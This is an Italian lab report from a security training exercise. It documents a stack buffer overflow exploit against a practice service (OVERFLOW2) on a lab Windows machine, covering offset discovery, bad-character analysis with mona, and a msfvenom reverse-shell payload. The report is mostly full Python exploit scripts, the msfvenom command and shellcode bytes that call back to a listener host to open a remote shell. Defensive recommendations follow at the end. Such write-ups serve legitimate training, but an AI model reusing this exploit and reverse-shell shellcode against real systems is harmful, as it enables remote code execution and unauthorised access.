BUILD-WEEK 3 REPORT ESERCIZIO BUFFER OVERFLOW

Analista: Wallace Vault

Oggetto: Verifica vulnerabilità Buffer Overflow

Data: 03/10/2025

1.Executive summary

l'esercitazione consisteva nel trovare il buffer overflow e sfruttarlo per avere una shell.. L'exploit è stato sviluppato seguendo i passaggi standard: identificazione dell'offset tramite pattern, rilevazione e conferma dei badcars con `mona` e script Python, generazione di shellcode privo di caratteri non validi con `msfvenom` e assemblaggio del payload finale (padding, indirizzo di salto, NOP-sled, shellcode). La PoC ha dimostrato la possibilità di ottenere esecuzione arbitraria di codice nell'ambiente di test, evidenziando un impatto potenziale critico in scenari reali.

2.Ambito e metodologia

Ambito del test

- Servizio/binario esaminato: **OSCP** su macchina **Windows** con ip **192.168.56.135** utilizzando un debuuger: **Immunity Debugger**

- Scope: scegliere la modalità di buffer overflow,sfruttare la vulnerabilità per ottenere una shell.

Metodologia (sintesi)


1. test e individualizzazione dei pattern offset,pattern create.
2. generazione payload con mona da supporto per analisi del binario
3. identificazione badcars
4. generazione di shellcode con msfvenom escludendo i badcars rilevati
5. individualizzazione del gadget di salto utilizzabile.
6. verifica finale del Poc su snapshot e raccolta degli artefatti


3.Analisi tecnica

<u>3.0 test.</u>

Il test iniziale aveva lo scopo di determinare il comportamento dell'applicazione al variare della lunghezza dell'input. Dalla macchina attaccante si è stabilita una connessione verso il servizio all'indirizzo 192.168.56.124:1337 e, nella casella di input denominata *value*, è stata inviata una stringa composta esclusivamente da caratteri A per verificare la presenza di overflow del buffer.

Il crash è stato confermato osservando nello debugger una lunga sequenza di A nello stack , a conferma del superamento del limite di buffer.





Crash confermato: nello screenshot si vede la lunga sequenza di A nello stack , overflow riuscito.


3.1 Generazione pattern e determinazione offset

1. identificare l'offset esatto è stato generato un pattern unico di **2048 byte** tramite Metasploit e inviato al servizio.

2. Dopo il crash è stato raccolto il valore presente nel registro EIP e convertito in esadecimale; successivamente il valore è stato mappato sul pattern per calcolare l'offset.
I risultati ottenuti sono:

- **Offset EIP:** 634 byte
- **Offset ESP:** 638 byte

Questi valori indicano che la sovrascrittura del return pointer avviene dopo l'invio di 634 byte di payload.




<u>**3.2 Verifica della sovrascrittura EIP**</u>

1.per confermare il controllo del registro di istruzione è stato inviato un payload contenente il pattern fino all'offset rilevato,usando una tecnica chiamata nopsled, seguito da un valore come 'C' * 16

```python
import socket

ip = "192.168.56.124" # ip
timeout = 5

# payload con prima parte valaore EIP, seconda parte nopsled, 3 parte ESP
payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C' * 16

#connessione allla porta e ip
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

#messaggio da inviare
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```


2.Il debug in Immunity ha mostrato **EIP = 0x42424242**, confermando il pieno controllo del registro EIP al valore previsto.



3.3 Individuazione dei badchars

1.Per individuare i caratteri problematici è stato utilizzato **mona.py** per generare un bytearray completo; questo bytearray è stato poi inviato al target e confrontato tramite mona per evidenziare i caratteri che interrompono la catena di exploit.

!mona bytearray -b "\x00"



2.dopo ho usato un payload per fargli fare a mona un confronto per trovare i badchars.


```
import socket


ip = "192.168.56.124"
port = 1337
timeout = 5

with open('/home/kali/Desktop/py/monaa', mode='r')as file:
    prova = file.read().encode()


offset_eip = 634
eip_placeholder = b"BBBB"

payload = b"A" * offset_eip + eip_placeholder + prova

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

3.L'analisi ha rilevato i seguenti badchars:

`\x00 \x23 \x24 \x3d \x3c \x83 \x84 \xba`

Dopo l'identificazione iniziale, sono state eseguite iterazioni successive escludendo progressivamente i byte individuati, fino alla conferma che il payload privo di tali byte non causava alterazioni indesiderate.

!mona compare -f C:\mona\oscp\bytearray.bin -a esp



4. ho rifatto la stessa cosa del cap2 ma all'interno del payload ho aggiunto solo i badchar che individuava mona. ho fatto questo procedimento finché "mona" non mi dava 0 badchar.


3.4 creazione payload finale.

1.Sulla base degli offset e dei badchars identificati, è stato costruito il payload finale seguendo lo schema standard: padding fino all'offset di EIP, indirizzo di salto (gadget trovabile nel binario), NOP sled e shellcode. Lo shellcode è stato generato con **msfvenom**, richiedendo esplicitamente l'esclusione dei badchars rilevati.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.135 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x24\x3d\x3c\x83\x84\xba" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with Failed to locate a valid permutation.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0x83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0x23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=7, char=0x24)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
buf =  b""
buf += b"\xfc\xbb\x38\x18\xf9\x9f\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\xc4\xf0\x7b\x9f\x34\x01\x1c\x29\xd1\x30\x1c"
buf += b"\x4d\x92\x63\xac\x05\xf6\x8f\x47\x4b\xe2\x04\x25"
buf += b"\x44\x05\xac\x80\xb2\x28\x2d\xb8\x87\x2b\xad\xc3"
buf += b"\xdb\x8b\x8c\x0b\x2e\xca\xc9\x76\xc3\x9e\x82\xfd"
buf += b"\x76\x0e\xa6\x48\x4b\xa5\xf4\x5d\xcb\x5a\x4c\x5f"
buf += b"\xf3\xcd\xc6\x06\xdc\xec\x0b\x33\x55\xf6\x40\x7e"
buf += b"\x2f\x8d\xbb\xf4\xae\x47\xf2\xf5\x1d\xa6\x3a\x04"
buf += b"\x5f\xef\xfd\xf7\x2a\x19\xfe\x8a\x2c\xde\x7c\x51"
buf += b"\xb8\xc4\x27\x12\x1a\x20\xd9\xf7\xfd\xa3\xd5\xbc"
buf += b"\x8a\xeb\xf9\x43\x5e\x80\x06\xcf\x61\x46\x8f\x8b"
buf += b"\x45\x42\xcb\x48\xe7\xd3\xb1\x3f\x18\x03\x1a\x9f"
buf += b"\xbc\x48\xb7\xf4\xcc\x13\xd0\x39\xfd\xab\x20\x56"
buf += b"\x76\xd8\x12\xf9\x2c\x76\x1f\x72\xeb\x81\x60\xa9"
buf += b"\x4b\x1d\x9f\x52\xac\x34\x64\x06\xfc\x2e\x4d\x27"
buf += b"\x97\xae\x72\xf2\x38\xfe\xdc\xad\xf0\xae\x9c\x1d"
buf += b"\x91\xa4\x12\x41\x81\xc7\xf8\xea\x28\x32\x6b\xd5"
buf += b"\x05\x04\xec\xbd\x57\x74\xf6\xef\xd1\x92\x9c\x1f"
buf += b"\xb4\x0d\x09\xb9\x9d\xc5\xa8\x46\x08\xa0\xeb\xcd"
buf += b"\xbf\x55\xa5\x25\xb5\x45\x52\xc6\x80\x37\xf5\xd9"
buf += b"\x3e\x5f\x99\x48\xa5\x9f\xd4\x70\x72\xc8\xb1\x47"
buf += b"\x8b\x9c\x2f\xf1\x25\x82\xad\x67\x0d\x06\x6a\x54"
buf += b"\x90\x87\xff\xe0\xb6\x97\x39\xe8\xf2\xc3\x95\xbf"
buf += b"\xac\xbd\x53\x16\x1f\x17\x0a\xc5\xc9\xff\xcb\x25"
buf += b"\xca\x79\xd4\x63\xbc\x65\xda\xf9\x9a\x4a\x8a"
buf += b"\x0d\xe3\xb6\x2a\xf1\x3e\x73\x4a\x10\xea\x8e\xe3"
buf += b"\x8d\x7f\x33\x6e\x2e\xaa\x70\x97\xad\x5e\x09\x6c"
buf += b"\xad\x2b\x0c\x28\x69\xc0\x7c\x21\x1c\xe6\xd3\x42"
buf += b"\x35\xe6\xd3\xbc\xb6"
```

2. mona è stato utilizzato per analizzare il binario e individuare gadget utili per il salto compatibili con il layout della memoria del processo.

!mona jmp -r esp -cpb "\x00\x23\3x24\x3d\x3c\x83\x84\xba"



3.5 creazione di payload e accesso.


1.Le informazioni trovate sono state assemblate in un payload e testate localmente

```python
import socket
import struct


ip = "192.168.56.124"
port = 1337
timeout = 15
BUFFER_SIZE = 1024

#offset
padding = b'A' * 634

#jump
eip = struct.pack('<I', 0x625011bb)

# NOP Sled
nops = b'\x90' * 32

# payload di metasploit con reverse shelll all'interno e badchar.
buf =  b""
buf += b"\xfc\xbb\x38\x18\xf9\x9f\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\xc4\xf0\x7b\x9f\x34\x01\x1c\x29\xd1\x30\x1c"
buf += b"\x4d\x92\x63\xac\x05\xf6\x8f\x47\x4b\xe2\x04\x25"
buf += b"\x44\x05\xac\x80\xb2\x28\x2d\xb8\x87\x2b\xad\xc3"
buf += b"\xdb\x8b\x8c\x0b\x2e\xca\xc9\x76\xc3\x9e\x82\xfd"
buf += b"\x76\x0e\xa6\x48\x4b\xa5\xf4\x5d\xcb\x5a\x4c\x5f"
buf += b"\xfa\xcd\xc6\x06\xdc\xec\x0b\x33\x55\xf6\x48\x7e"
buf += b"\x2f\x8d\xbb\xf4\xae\x47\xf2\xf5\x1d\xa6\x3a\x04"
buf += b"\x5f\xef\xfd\xf7\x2a\x19\xfe\x8a\x2c\xde\x7c\x51"
buf += b"\xb8\xc4\x27\x12\x1a\x20\xd9\xf7\xfd\xa3\xd5\xbc"
buf += b"\x8a\xeb\xf9\x43\x5e\x80\x06\xcf\x61\x46\x8f\x8b"
buf += b"\x45\x42\xcb\x48\xe7\xd3\xb1\x3f\x18\x03\x1a\x9f"
buf += b"\xbc\x48\xb7\xf4\xcc\x13\xd0\x39\xfd\xab\x20\x56"
buf += b"\x76\xd8\x12\xf9\x2c\x76\x1f\x72\xeb\x81\x60\xa9"
buf += b"\x4b\x1d\x9f\x52\xac\x34\x64\x06\xfc\x2e\x4d\x27"
buf += b"\x97\xae\x72\xf2\x38\xfe\xdc\xad\xf8\xae\x9c\x1d"
buf += b"\x91\xa4\x12\x41\x81\xc7\xf8\xea\x28\x32\x6b\xd5"
buf += b"\x05\x04\xec\xbd\x57\x74\xf6\xef\xd1\x92\x9c\x1f"
buf += b"\xb4\x0d\x09\xb9\x9d\xc5\xa8\x46\x08\xa0\xeb\xcd"
buf += b"\xbf\x55\xa5\x25\xb5\x45\x52\xc6\x80\x37\xf5\xd9"
buf += b"\x3e\x5f\x99\x48\xa5\x9f\xd4\x70\x72\xc8\xb1\x47"
```

home > kali > Desktop > buffer > provaper2.py > ...

```python
buf += b"\xad\x2b\x0c\x28\x69\xc0\x7c\x21\x1c\xe6\xd3\x42"
buf += b"\x35\xe6\xd3\xbc\xb6"




# Costruzione del payload finale
payload = padding + eip + nops + buf

# Comando completo da inviare al server
full_command = b"OVERFLOW2 " + payload + b"\r\n"

# socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)

try:
    # 1. Connessione (CORRETTO: rimossa l'assegnazione 'con =')
    s.connect((ip, port))
    print(f"[+] Connesso a {ip}:{port}")

    # 2. RICEZIONE DEL BANNER (Necessario per sbloccare il socket)
    data = s.recv(BUFFER_SIZE)
    print(f"[i] Server Banner: {data.decode('utf-8', errors='ignore').strip()}")

    # 3. Invio del comando e del payload
    s.send(full_command)
    print(f"[+] Inviato payload di {len(full_command)} byte.")

    # Tentativo di ricezione finale (se fallisce)
    s.recv(BUFFER_SIZE)

except Exception as e:
    # Questo blocco cattura il crash del server e il timeout della connessione
    print(f"[!!!] Connessione Interrotta. Il servizio Ã¨ andato in crash.")
    # Se il listener nc non riceve la shell, il problema è nei badchars/offset.
    print(f"Dettaglio eccezione: {e}")

finally:
    s.close()
    print("[+] Connessione socket chiusa.")
```

2.Il payload finale è stato inviato al servizio vulnerabile; contestualmente è stato avviato un listener (msfconsole / handler configurato) sulla porta specificata per ricevere la sessione.. L'invio del payload ha permesso di ottenere una shell remota nella macchina di test, verificando così la fattibilità dell'exploit in ambiente di laboratorio.
Tutti i passaggi sono stati documentati e gli artefatti (dump di memoria, lista badchars, comandi msfvenom, script di verifica, screenshot del debugger) sono conservati come evidenza a supporto della PoC.



4.Impatto e rischio

- **Impatto potenziale:** *Alto*. Un overflow che consente controllo dell'istruzione di ritorno può portare a esecuzione remota di codice, esfiltrazione dati, pivoting e persistenza.
- **Probabilità di sfruttamento in produzione:** dipende dall'esposizione del servizio e dalle mitigazioni attive. Nel nostro ambiente di test le mitigazioni risultavano:

  [disattivate], il che ha permesso lo sviluppo del PoC

- **Esempi di rischio pratico:** esecuzione di comandi con i privilegi del processo, possibile escalation locale se il binario gira con privilegi elevati o se sono presenti configurazioni errate.

5.Raccomandazioni

1. **Validazione input:** applicare validazione stringente e canonicalizzazione sugli input, evitare funzioni unsafe (es. copie non limitate). Implementare whitelist ove possibile.

2. **Abilitare mitigazioni a compilazione/runtime:** ricompilare con `-fstack-protector`, abilitare ASLR, DEP/NX, PIE e RELRO ove applicabile.

3. **Principio del minimo privilegio:** eseguire il servizio con un account a privilegi ridotti e limitare accesso a file sensibili.

4. **Logging & monitoring:** introdurre rilevamento e alert per pattern anomali (es. input eccessivamente lunghi, serie di crash) e proteggere i log.

5. **Patch & update:** aggiornare il componente/biblioteca vulnerabile qualora sia disponibile una release correttiva ufficiale.

6.Conclusione

